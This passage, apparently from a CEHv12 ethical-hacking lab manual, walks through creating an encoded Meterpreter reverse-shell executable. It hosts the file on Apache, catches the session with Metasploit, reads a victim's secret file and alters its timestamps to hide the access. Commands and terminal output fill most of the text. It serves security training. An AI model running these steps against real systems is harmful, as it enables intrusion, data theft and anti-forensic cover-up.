x86/shikata_ga_nai chosen with final size 381  
Payload size: 381 bytes  
Final size of exe file: 73802 bytes  
[root@parrot:~] #
```

9. This will generate **Backdoor.exe**, a malicious file, on **/home/attacker/Desktop**, as shown in the screenshot.

Note: To navigate to the **Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **Desktop**.





10. Now, you need to share **Backdoor.exe** with the target machine (in This task, **Windows 11**).

11. In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.

Note: If you want to create a new directory to share the **Backdoor.exe** file with the target machine and provide the permissions, use the below commands:

```
Type mkdir /var/www/html/share and press Enter to create a shared folder  
Type chmod -R 755 /var/www/html/share and press Enter  
Type chown -R www-data:www-data /var/www/html/share and press Enter
```

12. Type **cp /home/attacker/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.

13. To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter**.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "service apache2 start - Parrot Terminal" is open. The terminal window has a dark background with green text. It displays the following commands and their output:

```
[root@parrot] ~
└─# cp /home/attacker/Desktop/Backdoor.exe /var/www/html/share/
[root@parrot] ~
└─# service apache2 start
[root@parrot] ~
└─#
```

14. Now, type the command **msfconsole** and press **Enter** to launch Metasploit.

15. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.

16. Now, issue the following commands in msfconsole:

Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**

Type **set LHOST 10.10.1.13** and press **Enter**

Type **show options** and press **Enter**; this lets you know the listening port

The screenshot shows the msfconsole interface on a Parrot OS desktop environment. The terminal window title is "msfconsole - Parrot Terminal". The command history includes setting the payload to "windows/meterpreter/reverse_tcp", specifying the LHOST as "10.10.1.13", and listing module options. It also displays payload options like EXITFUNC, LHOST, and LPORT, and a target section with a "Wildcard Target".

```

[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):

Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.10.1.13    yes       The listen address (an interface may be specified)
LPORT    4444          yes       The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target

msf6 exploit(multi/handler) >

```

17. To start the handler, type `exploit -j -z` and press **Enter**.

The screenshot shows the msfconsole interface again. The user runs the command `exploit -j -z`. The terminal output indicates the exploit is running as a background job and completed without creating a session. It also shows a message about starting a reverse TCP handler on port 4444.

```

msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):

Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.10.1.13    yes       The listen address (an interface may be specified)
LPORT    4444          yes       The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target

msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.


[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) >

```

18. Click **CEHv12 Windows 11** to switch to the Windows 11 machine.

19. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type <http://10.10.1.13/share> and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

20. Click **Backdoor.exe** to download the file.




21. Once you click on the **Backdoor.exe** file, the **Opening Backdoor.exe** pop-up appears; select **Save File**.

Note: Make sure that both the **Backdoor.exe** and **Secret.txt** files are stored in the same directory (here, **Downloads**).

22. Double-click the **Backdoor.exe** file. The **Open File - Security Warning** window appears; click **Run**.





23. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

24. The **Meterpreter** session has successfully been opened, as shown in the screenshot.

25. Type **sessions -i 1** and press **Enter** (here, 1 specifies the ID number of the session). The **Meterpreter** shell is launched, as shown in the screenshot.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49826) at 2022-04-05 05:29:53 -0400
sessions -i 1
[*] Starting interaction with 1...
```

meterpreter >

26. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

msf6 exploit(multi/handler) > sysinfo

Computer	: WINDOWS11
OS	: Windows 10 (10.0 Build 22000).
Architecture	: x64
System Language	: en_US
Domain	: WORKGROUP
Logged On Users	: 2
Meterpreter	: x86/windows

meterpreter >

27. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and other information.

msfconsole - Parrot Terminal

```

OS : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > ipconfig

Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 8
=====
Name : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >

```

28. Type **getuid** and press **Enter** to display that the Meterpreter session is running as an administrator on the host.

msfconsole - Parrot Terminal

```

System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > ipconfig

Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 8
=====
Name : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >

```

29. Type **pwd** and press **Enter** to view the current working directory on the victim machine.

Note: The current working directory will differ according to where you have saved the Backdoor.exe file; therefore, the images on the screen might differ in your lab environment.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The window has a dark background with green text. At the top, there's a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The title bar also displays the window name. In the terminal, the user is in a "meterpreter" session on an "x86/windows" target. They have run the "ipconfig" command, which lists two network interfaces: "Interface 1" (Software Loopback Interface 1) and "Interface 8" (Microsoft Hyper-V Network Adapter). Both interfaces show IPv4 and IPv6 configurations. The user then runs "getuid" to check their privileges, which are listed as "Server username: Windows11\Admin". Finally, they run "pwd" to check the current working directory, which is "C:\Users\Admin\Downloads".

```
Applications Places System 🌐 🌐 🌐
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter > ipconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 8
=====
Name      : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU       : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter >
```

30. Type **ls** and press **Enter** to list the files in the current working directory.

```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 8
Name      : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU       : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads

Mode          Size    Type  Last modified        Name
----          ----    ---   -----           ---
100777/rwxrwxrwx 73802  fil   2022-04-05 05:29:13 -0400 Backdoor.exe
100777/rwxrwxrwx 73802  fil   2022-04-05 03:42:14 -0400 Exploit.exe
100666/rw-rw-rw-  45     fil   2022-04-05 05:03:45 -0400 Secret.txt
100777/rwxrwxrwx 6281605 fil   2022-04-05 03:49:32 -0400 beRoot.exe
100666/rw-rw-rw-  282    fil   2022-01-27 01:06:09 -0500 desktop.ini

meterpreter >

```

31. To read the contents of a text file, type `cat [filename.txt]` (here, `Secret.txt`) and press **Enter**.

```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Interface 8
Name      : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU       : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads

Mode          Size    Type  Last modified        Name
----          ----    ---   -----           ---
100777/rwxrwxrwx 73802  fil   2022-04-05 05:29:13 -0400 Backdoor.exe
100777/rwxrwxrwx 73802  fil   2022-04-05 03:42:14 -0400 Exploit.exe
100666/rw-rw-rw-  45     fil   2022-04-05 05:03:45 -0400 Secret.txt
100777/rwxrwxrwx 6281605 fil   2022-04-05 03:49:32 -0400 beRoot.exe
100666/rw-rw-rw-  282    fil   2022-01-27 01:06:09 -0500 desktop.ini

meterpreter > cat Secret.txt
"My credit card account number is 123456789."meterpreter >

```

32. Now, we will change the **MACE** attributes of the `Secret.txt` file.

Note: While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.

Note: To leave no trace of these MACE attributes, use the timestamp command to change the attributes as you wish after accessing a file.

33. To view the mace attributes of **Secret.txt**, type **timestamp Secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal output is as follows:

```

MTU : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads

Mode          Size    Type  Last modified      Name
----          ----    ---   -----           ---
100777/rwxrwxrwx 73802  fil   2022-04-05 05:29:13 -0400 Backdoor.exe
100777/rwxrwxrwx 73802  fil   2022-04-05 03:42:14 -0400 Exploit.exe
100666/rw-rw-rw-  45     fil   2022-04-05 05:03:45 -0400 Secret.txt
100777/rwxrwxrwx 6281605 fil   2022-04-05 03:49:32 -0400 beRoot.exe
100666/rw-rw-rw-  282    fil   2022-01-27 01:06:09 -0500 desktop.ini

meterpreter > cat Secret.txt
"My credit card account number is 123456789."
[*] Showing MACE attributes for Secret.txt
Modified       : 2022-04-05 06:04:20 -0400
Accessed       : 2022-04-05 06:34:26 -0400
Created        : 2022-04-05 06:03:45 -0400
Entry Modified : 2022-04-05 06:04:20 -0400
meterpreter >

```

34. To change the **MACE** value, type **timestamp Secret.txt -m "02/11/2018 08:10:03"** and press **Enter**. This command changes the **Modified** value of the **Secret.txt** file.

Note: **-m**: specifies the modified value.



msfconsole - Parrot Terminal

```

File Edit View Search Terminal Help
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	73802	fil	2022-04-05 05:29:13 -0400	Backdoor.exe
100777/rwxrwxrwx	73802	fil	2022-04-05 03:42:14 -0400	Exploit.exe
100666/rw-rw-rw-	45	fil	2022-04-05 05:03:45 -0400	Secret.txt
100777/rwxrwxrwx	6281605	fil	2022-04-05 03:49:32 -0400	beRoot.exe
100666/rw-rw-rw-	282	fil	2022-01-27 01:06:09 -0500	desktop.ini

meterpreter > cat Secret.txt
"My credit card account number is 123456789."
[*] Showing MACE attributes for Secret.txt
Modified : 2022-04-05 06:04:20 -0400
Accessed : 2022-04-05 06:34:26 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > timestamp Secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on Secret.txt
meterpreter >

35. You can see the changed **Modified** value by issuing the command **timestamp Secret.txt -v**.

msfconsole - Parrot Terminal

```

File Edit View Search Terminal Help
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	73802	fil	2022-04-05 05:29:13 -0400	Backdoor.exe
100777/rwxrwxrwx	73802	fil	2022-04-05 03:42:14 -0400	Exploit.exe
100666/rw-rw-rw-	45	fil	2022-04-05 05:03:45 -0400	Secret.txt
100777/rwxrwxrwx	6281605	fil	2022-04-05 03:49:32 -0400	beRoot.exe
100666/rw-rw-rw-	282	fil	2022-01-27 01:06:09 -0500	desktop.ini

meterpreter > cat Secret.txt
"My credit card account number is 123456789."
[*] Showing MACE attributes for Secret.txt
Modified : 2022-04-05 06:04:20 -0400
Accessed : 2022-04-05 06:34:26 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > timestamp Secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on Secret.txt
meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2022-04-05 06:37:22 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter >

36. Similarly, you can change the **Accessed** (-a), **Created** (-c), and **Entry Modified** (-e) values of a particular file.

37. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Admin\Downloads**. Type **cd C:/** and press **Enter** to change the current remote directory to **C**.

